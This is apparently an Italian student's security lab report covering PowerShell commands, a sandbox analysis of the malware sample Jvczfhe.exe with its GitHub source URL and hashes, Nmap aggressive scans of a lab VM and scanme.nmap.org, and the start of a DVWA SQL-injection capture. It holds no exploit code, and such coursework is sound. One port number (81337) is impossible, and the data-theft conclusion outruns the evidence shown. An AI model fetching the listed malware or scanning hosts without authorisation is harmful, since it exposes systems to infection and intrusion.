

ESERCIZIO S11 L5

ESERCIZIO 1

Usare Windows PowerShell


Obiettivi L'obiettivo del laboratorio è esplorare alcune delle funzioni di PowerShell.

- Parte 1 Accedere alla console PowerShell.
- Parte 2 Esplorare i comandi del Prompt dei Comandi e di PowerShell.
- Parte 3 Esplorare i cmdlet.
- Parte 4 Esplorare il comando netstat usando PowerShell.
- Parte 5 Svuotare il cestino usando PowerShell.

SVOLGIMENTO

Quali sono gli output del comando dir?

Gli output in entrambi i casi mostrano le varie directory, Powershell ci da un dettaglio in più riguardo i permessi



The image shows two overlapping windows. The background window is 'Windows PowerShell' with a blue background. It shows the command 'dir' executed at 'PS C:\Users\user>'. The output is a table with columns: Mode, LastWriteTime, Length, and Name. The foreground window is 'Prompt dei comandi' (Command Prompt) with a black background. It shows the command 'dir' executed at 'C:\Users\user>'. The output is a text-based directory listing.

Windows PowerShell Output:

```
Directory: C:\Users\user
```

Mode	LastWriteTime	Length	Name
d-r----	09/07/2024 16:37		Contacts
d-r----	09/09/2025 14:32		Desktop
d-r----	09/07/2024 18:05		Documents
d-r----	09/09/2025 14:31		Downloads
d-r----	09/07/2024 16:37		Favorites
d-r----	09/07/2024 16:37		Links
d-r----	09/07/2024 16:37		Music
d-r----	09/07/2024 16:39		Pictures
d-r----	09/07/2024 16:37		Saved Games
d-r----	09/07/2024 16:39		Searches
d-r----	09/07/2024 16:37		Videos

Command Prompt Output:

```
Numero di serie del volume: B068-65A2
```

Directory di C:\Users\user

26/09/2025	10:28	<DIR>	.
26/09/2025	10:28	<DIR>	..
09/07/2024	16:37	<DIR>	Contacts
09/09/2025	14:32	<DIR>	Desktop
09/07/2024	18:05	<DIR>	Documents
09/09/2025	14:31	<DIR>	Downloads
09/07/2024	16:37	<DIR>	Favorites
09/07/2024	16:37	<DIR>	Links
09/07/2024	16:37	<DIR>	Music
09/07/2024	16:39	<DIR>	Pictures
09/07/2024	16:37	<DIR>	Saved Games
09/07/2024	16:39	<DIR>	Searches
09/07/2024	16:37	<DIR>	Videos
		0 File	0 byte
		13 Directory	20.157.984.768 byte disponibili

Quali sono i risultati?

Ho eseguito il comando ipconfig ed ho ottenuto esattamente gli stessi risultati sia su Powershell che su CMD

```
C:\Users\user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 10.0.2.2

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:c76:d271:a26c:1b4a
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::c76:d271:a26c:1b4a%10
    Gateway predefinito . . . . . : ::
```

```
PS C:\Users\user> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 10.0.2.2

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:c76:d271:a26c:1b4a
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::c76:d271:a26c:1b4a%10
    Gateway predefinito . . . . . : ::
```

Qual è il comando PowerShell per dir?

Il comando Powershell per dir è [Get-ChildItem](#)

```
PS C:\Users\user> Get-Alias dir

CommandType      Name
-----
Alias            dir -> Get-ChildItem

PS C:\Users\user> Get-ChildItem

Directory: C:\Users\user

Mode                LastWriteTime         Length Name
----                -
d-r---           09/07/2024         16:37      Contacts
d-r---           09/09/2025         14:32      Desktop
d-r---           09/07/2024         18:05      Documents
d-r---           09/09/2025         14:31      Downloads
d-r---           09/07/2024         16:37      Favorites
d-r---           09/07/2024         16:37      Links
d-r---           09/07/2024         16:37      Music
d-r---           09/07/2024         16:39      Pictures
d-r---           09/07/2024         16:37      Saved Games
d-r---           09/07/2024         16:39      Searches
d-r---           09/07/2024         16:37      Videos
```

Qual è il gateway IPv4?

Il gateway IPv4 è **10.0.2.2**


```
PS C:\Users\user> netstat -r
=====
Elenco interfacce
 9...08 00 27 b8 9f f4 .....Intel(R) PRO/1000 MT Desktop Adapter
 1.....Software Loopback Interface 1
 12...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 10...00 00 00 00 00 00 e0 Microsoft Teredo Tunneling Adapter
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask      Gateway    Interfaccia  Metrica
  0.0.0.0             0.0.0.0    10.0.2.2    10.0.2.15     10
  10.0.2.0            255.255.255.0 On-link     10.0.2.15     266
  10.0.2.15           255.255.255.255 On-link     10.0.2.15     266
  10.0.2.255          255.255.255.255 On-link     10.0.2.15     266
  127.0.0.0           255.0.0.0    On-link     127.0.0.1     306
  127.0.0.1           255.255.255.255 On-link     127.0.0.1     306
  127.255.255.255     255.255.255.255 On-link     127.0.0.1     306
  224.0.0.0           240.0.0.0    On-link     127.0.0.1     306
  224.0.0.0           240.0.0.0    On-link     10.0.2.15     266
  255.255.255.255     255.255.255.255 On-link     127.0.0.1     306
  255.255.255.255     255.255.255.255 On-link     10.0.2.15     266
=====
Route permanenti:
Nessuna
```

Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?

Dalla scheda Dettagli si possono ottenere le seguenti informazioni che descrivono le caratteristiche del file selezionato:

Descrizione del file, Tipo , Versione file, Nome prodotto, Versione, Copyright, Dimensione, Ultima modifica, Lingua e Nome file originale.




Cosa è successo ai file nel Cestino?

Dopo aver creato un file testo e averlo spostato nel cestino, ho utilizzato un comando Powershell per implementare una soluzione che prevedeva l'eliminazione del file dal Cestino : [clear-recyclebin](#).

```
PS C:\Windows\system32> clear-recyclebin
Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): S
PS C:\Windows\system32>
```

A dimostrazione del funzionamento del comando, il file dal Cestino non è più presente e quindi è stato eliminato con successo.



Domanda di Riflessione

PowerShell è stato sviluppato per l'automazione delle attività e la gestione della configurazione. Usando internet, ricerca comandi che potresti usare per semplificare i tuoi compiti come analista di sicurezza. Registra le tue scoperte.

Analisi dei Processi e Servizi

Monitoraggio dei Processi:

- [Get-Process](#) - Visualizza processi in esecuzione per identificare attività sospette
- [Get-CimInstance Win32_Process](#) - Mostra dettagli avanzati: percorso, riga di comando, processo padre
- [Get-Service](#) - Elenca tutti i servizi attivi del sistema

Connessioni di Rete:

- [Get-NetTCPConnection](#) - Monitora connessioni TCP attive
- [netstat -naob](#) - Visualizza connessioni e processi associati

Raccolta di Evidenze Forensi

Log ed Eventi:

- **Get-EventLog -LogName Security** - Accede ai log di sicurezza di Windows
- **Get-EventLog -LogName Security -InstanceId 4720** - Verifica creazione nuovi utenti
- **Get-WinEvent** - Analisi avanzata degli eventi di sistema

Informazioni di Sistema:

- **Get-ComputerInfo** - Raccoglie informazioni dettagliate del sistema
- **Get-LocalUser** - Elenca utenti locali
- **Get-LocalGroup** - Visualizza gruppi locali
- **Get-ItemProperty** - Analizza chiavi di registro specifiche

Sicurezza

Scansioni Antimalware:

- **Start-MpScan -ScanType QuickScan** - Scansione rapida
- **Start-MpScan -ScanType CustomScan -ScanPath "C:\Path"** - Scansione cartella specifica
- **Get-MpThreatDetection** - Visualizza minacce rilevate
- **Get-MpComputerStatus** - Stato della protezione

Configurazioni:

- **Set-ExecutionPolicy RemoteSigned** - Imposta policy di esecuzione sicura
- **Get-ExecutionPolicy** - Verifica policy corrente

ESERCIZIO 2 : STUDIO IOC

Studiare questo link di anyrun e spiegare queste minacce in un piccolo report.


<https://app.any.run/tasks/9a15871843fe-45ce-85b366203dbc2281/>

Attività del Malware:

1. Dati Iniziali e Identificazione

Questa sezione identifica il file con i dati fondamentali. Ci fornisce il verdetto, l'URL di origine (GitHub) e gli hash del file (come l'SHA256), che sono i tuoi indicatori di compromissione primari.

General Info

URL: <https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe>
Full analysis: <https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281>
Verdict: **Malicious activity**
Analysis date: August 25, 2024 at 22:38:59
OS: Windows 10 Professional (build: 19045, 64 bit)
Tags: **github** **netreactor**
Indicators: 
MD5: 00B5E91B42712471CDFBDB37B715670C
SHA1: D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2
SHA256: 0307EE805DF8B94733598D5C3D62B28678EAEADBF1CA3689FA678A3780DD3DF0
SSDEEP: 3:N8tEd7QyQ3FJMERCNuN:2uRQyQ3zMsCNa

2. Tattiche di Aggiramento e Esecuzione (Defense Evasion)

Il malware ha agito per nascondersi e lanciare i suoi comandi.

Ha tentato di **disattivare il Windows Event Logging** (per nascondere le prove) e ha usato **CMD.EXE** e **TIMEOUT.EXE** per ritardare l'esecuzione e aggirare l'analisi automatica.

Dimostra l'uso delle tecniche di **Defense Evasion (colonna 5)** e **Execution (colonna 2)**

MITRE ATT&CK Matrix											
Tactics 4 Techniques 6 Events 77				Enterprise & Mobile tactics ▾ • Danger (0) • Warning (10) • Other (67)							
Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Collection	C & C	Exfiltration	Impact
	Command and Scripting Interpreter (1/12) Windows Command Shell 4			Masquerading (1/13) Rename Legitimate Utilities 1 Impair Defenses (1/13) Disable Windows Event Logging 2		Query Registry 4 50 System Information Discovery 15			Non Standard Port 1		

Mostro le voci specifiche su **TIMEOUT.EXE** e **cmd.exe**.

Behavior activities

MALICIOUS

No malicious indicators.

SUSPICIOUS

Process drops legitimate windows executable

- firefox.exe (PID: 6596)

Starts CMD.EXE for commands execution

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Uses TIMEOUT.EXE to delay execution

- cmd.exe (PID: 7520)
- cmd.exe (PID: 7876)

3. Raccolta Dati e Persistenza

Il malware ha cercato informazioni e un modo per rimanere attivo.

- Ha eseguito l'azione di **Discovery** raccogliendo dati sul PC (nome, GUID) e leggendo le chiavi di registro di programmi come Microsoft Office.
- Ha poi modificato le **chiavi di registro di Firefox** per iniettarsi nel browser o per stabilire una **persistenza**.

Modification events

(PID) Process: (6552) firefox.exe Operation: write Value: 84B995F900000000	Key: HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Launcher Name: C:\Program Files\Mozilla Firefox\firefox.exe\Launcher
(PID) Process: (6596) firefox.exe Operation: write Value: 63DA97F900000000	Key: HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Launcher Name: C:\Program Files\Mozilla Firefox\firefox.exe\Browser
(PID) Process: (6596) firefox.exe Operation: write Value: 0	Key: HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings Name: C:\Program Files\Mozilla Firefox\firefox.exe\Progress
(PID) Process: (6596) firefox.exe Operation: write Value: 1	Key: HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings Name: C:\Program Files\Mozilla Firefox\firefox.exe\Progress

Ecco nel dettaglio cosa il processo malevolo ha cercato di scrivere o cancellare nel registro di sistema.

Il processo identificato con **PID 6596** (associato a **firefox.exe**) ha eseguito numerose operazioni di **scrittura (write)** e una di cancellazione (**delete**) principalmente sulle chiavi del registro relative a **Mozilla Firefox**.

Ecco un esempio di ciò che ha fatto, concentrandoci sulle modifiche più indicative:

1. Tentativi di Persistenza e Lancio Modificato di Firefox:

- **Operazione:** **write**
- **Chiave:** **HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\exeLauncher**
- **Nome:** **C:\Program Files\Mozilla Firefox\firefox.exe\Launcher**
- **Significato:** Il malware sta tentando di manipolare la chiave che definisce come viene lanciato Firefox. Questo potrebbe essere un tentativo di **persistenza**, assicurandosi che il componente malevolo venga eseguito ogni volta che l'utente avvia il browser.

2. Manipolazione delle Impostazioni Interne di Firefox:

- **Operazione:** **write** (ripetuta più volte)
- **Chiave:**
HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
- **Nome:** **C:\Program Files\Mozilla Firefox\firefox.exe\Progress e C:\Program Files\Mozilla Firefox\firefox.exe\Theme**
- **Significato:** Il malware sta alterando le impostazioni relative all'interfaccia utente (**UISettings**) e ad altri aspetti interni di Firefox. Questo è spesso un passo preliminare per **iniettare codice** o modificare la visualizzazione dei contenuti all'interno del browser (ad esempio, per dirottare il traffico o visualizzare annunci malevoli).

In sintesi, l'attività nei "Modification events" dimostra che il malware ha preso di mira il browser Firefox per stabilire la **persistenza**, alterare le impostazioni interne e nascondere la sua presenza all'interno del profilo utente.

4. Comunicazione Esterna (C&C)

Il passaggio finale per lo scambio di dati.

- Il file ha stabilito **connessioni di rete** esterne, spesso su porte non standard, per comunicare con il suo server di controllo e comando (**C&C**).

(elenco delle connessioni)

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
1920	svchost.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
1048	RUXIMICS.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
2120	MoUsoCoreWorker.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
4	System	192.168.100.255:138	—	—	—	whitelisted
6596	firefox.exe	140.82.121.3:443	github.com	GITHUB	US	unknown
6596	firefox.exe	34.107.221.82:80	detectportal.firefox.com	GOOGLE	US	whitelisted
6596	firefox.exe	34.117.188.166:443	contile.services.mozilla.com	GOOGLE-CLOUD-PLATFORM	US	unknown
6596	firefox.exe	172.64.149.23:80	ocsp.sectigo.com	CLOUDFLARENET	US	unknown
6596	firefox.exe	184.24.77.69:80	r11.o.lencr.org	Akamai International B.V.	DE	unknown
6596	firefox.exe	142.250.186.138:443	safebrowsing.googleapis.com	—	—	whitelisted

Previous

12345

Next

10

(riepilogo dell'attività HTTP)

Network activity

Add for printing

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
31	99	161	19

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
6596	firefox.exe	GET	200	34.107.221.82:80	http://detectportal.firefox.com/canonical.html	unknown	—	—	whitelisted
6596	firefox.exe	GET	200	34.107.221.82:80	http://detectportal.firefox.com/success.txt?ipv4	unknown	—	—	whitelisted
6596	firefox.exe	POST	200	172.64.149.23:80	http://ocsp.sectigo.com/	unknown	—	—	—
6596	firefox.exe	POST	200	184.24.77.69:80	http://r11.o.lencr.org/	unknown	—	—	—
6596	firefox.exe	POST	200	184.24.77.69:80	http://r11.o.lencr.org/	unknown	—	—	—
6596	firefox.exe	POST	200	142.250.186.67:80	http://o.pki.goog/wr2	unknown	—	—	—
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	—	—	—
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	—	—	—
6596	firefox.exe	POST	200	142.250.186.67:80	http://o.pki.goog/wr2	unknown	—	—	—
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	—	—	—

CONCLUSIONE

Il file **Jvczfhe.exe** è un pericoloso **malware** che ha immediatamente cercato di **nascondere le sue tracce** disattivando i registri di Windows e utilizzando tattiche per aggirare l'analisi. Successivamente, ha **raccolto informazioni** dettagliate sul sistema infetto e ha tentato di stabilire un punto d'appoggio permanente **modificando le impostazioni del browser Firefox**. Infine, ha aperto **connessioni segrete** verso l'esterno per comunicare con il suo server di controllo e **rubare dati**.

In pratica, è un software nocivo progettato per **spiare e mantenere l'accesso remoto al tuo PC** di nascosto.

BONUS 1 : NMAP

Cos'è Nmap? Per cosa viene usato nmap?

Nmap (Network Mapper) è uno strumento open-source utilizzato per la sicurezza e l'esplorazione delle reti.

Viene usato principalmente per:

1. **Mappare** la rete e scoprire quali dispositivi sono attivi.
2. **Scansionare** le porte per vedere quali servizi sono esposti.
3. **Identificare** i sistemi operativi e le versioni esatte dei software in esecuzione sugli host.

Qual è il comando nmap usato?

Nmap -A -T4 scanme.nmap.org

Cosa fa l'opzione A? Cosa fa l'opzione T4?

Opzione -A (Aggressive scan): L'opzione -A attiva una scansione "aggressiva" che combina diverse tecniche di rilevamento:

- **OS detection** (-O): cerca di identificare il sistema operativo del target
- **Version detection** (-sV): rileva le versioni dei servizi in esecuzione sulle porte aperte
- **Script scanning** (-sC): esegue gli script NSE (Nmap Scripting Engine) di default per raccogliere informazioni aggiuntive
- **Traceroute** (--traceroute): traccia il percorso di rete verso il target

È molto utile per ottenere informazioni dettagliate, ma è anche più rumorosa e facilmente rilevabile dai sistemi di sicurezza.

Opzione -T4 (Timing template): L'opzione -T4 imposta un template di timing "aggressivo" che controlla la velocità della scansione:

- Nmap ha 6 livelli di timing: T0 (paranoid) fino a T5 (insane)
- **T4** è chiamato "aggressive" ed è ottimizzato per reti moderne e veloci
- Riduce i timeout e aumenta la velocità di invio dei pacchetti
- È un buon compromesso tra velocità e affidabilità per la maggior parte degli scenari

Scansiona il tuo localhost

Quali porte e servizi sono aperti?

Sono aperte le porte:

21 >>> Servizio ftp

22 >>> Servizio ssh

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 06:52 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome
```

Scansiona la tua rete

A quale rete appartiene la tua VM?

10.0.2.15/24

```
inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
```

Quanti host sono attivi?

Dall'output rileviamo solo un host attivo **10.0.2.15**


```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 07:10 -0400
Nmap scan report for 10.0.2.15
Host is up (0.00012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 61.22 seconds
```

Scansiona un server remoto

Qual è lo scopo di questo sito?

Il suo scopo è aiutare l'apprendimento di Nmap e assicurarsi che la sua installazione funzioni in maniera appropriata.



Quali porte e servizi sono aperti? Quali porte e servizi sono filtrati? Qual è l'indirizzo IP del server? Qual è il sistema operativo?

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 07:19 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
53/tcp    open  domain        dnsmasq 2.84
| dns-nsid:
|_  bind.version: dnsmasq-2.84
80/tcp    open  http          Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Nmap Project
|_ http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo    Nping echo
81337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.23 seconds
```

Porte e Servizi con Versione

Porta	Servizio	Versione Rilevata
22/tcp	ssh (Secure Shell)	OpenSSH 6.6.1p1 (Ubuntu)
53/tcp	domain (DNS)	dnsmasq 2.84
80/tcp	http (Web Server)	Apache httpd 2.4.7 (Ubuntu)
9929/tcp	nping-echo	Nping echo
31337/tcp	tcpwrapped	<i>Non specificata</i>

Il sistema operativo è Linux.

Domanda di Riflessione

Nmap è uno strumento potente per l'esplorazione e la gestione della rete. Come può Nmap aiutare con la sicurezza della rete? Come può Nmap essere usato da un attore malevolo come strumento nefasto?

Nmap come Strumento per la Sicurezza (Difesa)

Per gli amministratori di rete e i professionisti della sicurezza (i **difensori**), Nmap è uno strumento essenziale per la gestione proattiva e la riduzione del rischio.

Serve a:

1. **Scoprire le debolezze** (porte aperte, servizi obsoleti) prima che lo faccia un criminale.
2. **Verificare** che i firewall stiano bloccando correttamente il traffico.
3. **Mantenere l'inventario** dei software e dei sistemi operativi esposti.

Nmap come Strumento Nefasto (Attacco)

Per gli attori malevoli (i **criminali informatici**), Nmap è la fase iniziale di qualsiasi attacco mirato; è la fase di **ricognizione** (o *footprinting*).

Gli attori malevoli usano Nmap nella fase iniziale di **ricognizione** per:

1. **Mappare l'obiettivo** e identificare gli host attivi.
2. **Trovare punti di ingresso** analizzando le porte aperte e le **versioni esatte dei servizi** per sfruttare vulnerabilità note (CVE).
3. Pianificare attacchi specifici grazie alla "fotografia" dettagliata della superficie di attacco.

BONUS 2: Attacco a un database MySQL

Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

Source Address: **10.0.2.4**

Destination Address: **10.0.2.15**

1	0.000000	10.0.2.4	10.0.2.15	TCP	74 35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=
2	0.000315	10.0.2.15	10.0.2.4	TCP	74 80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK
3	0.000349	10.0.2.4	10.0.2.15	TCP	66 35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654 POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded
5	0.002149	10.0.2.15	10.0.2.4	TCP	66 80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430 HTTP/1.1 302 Found
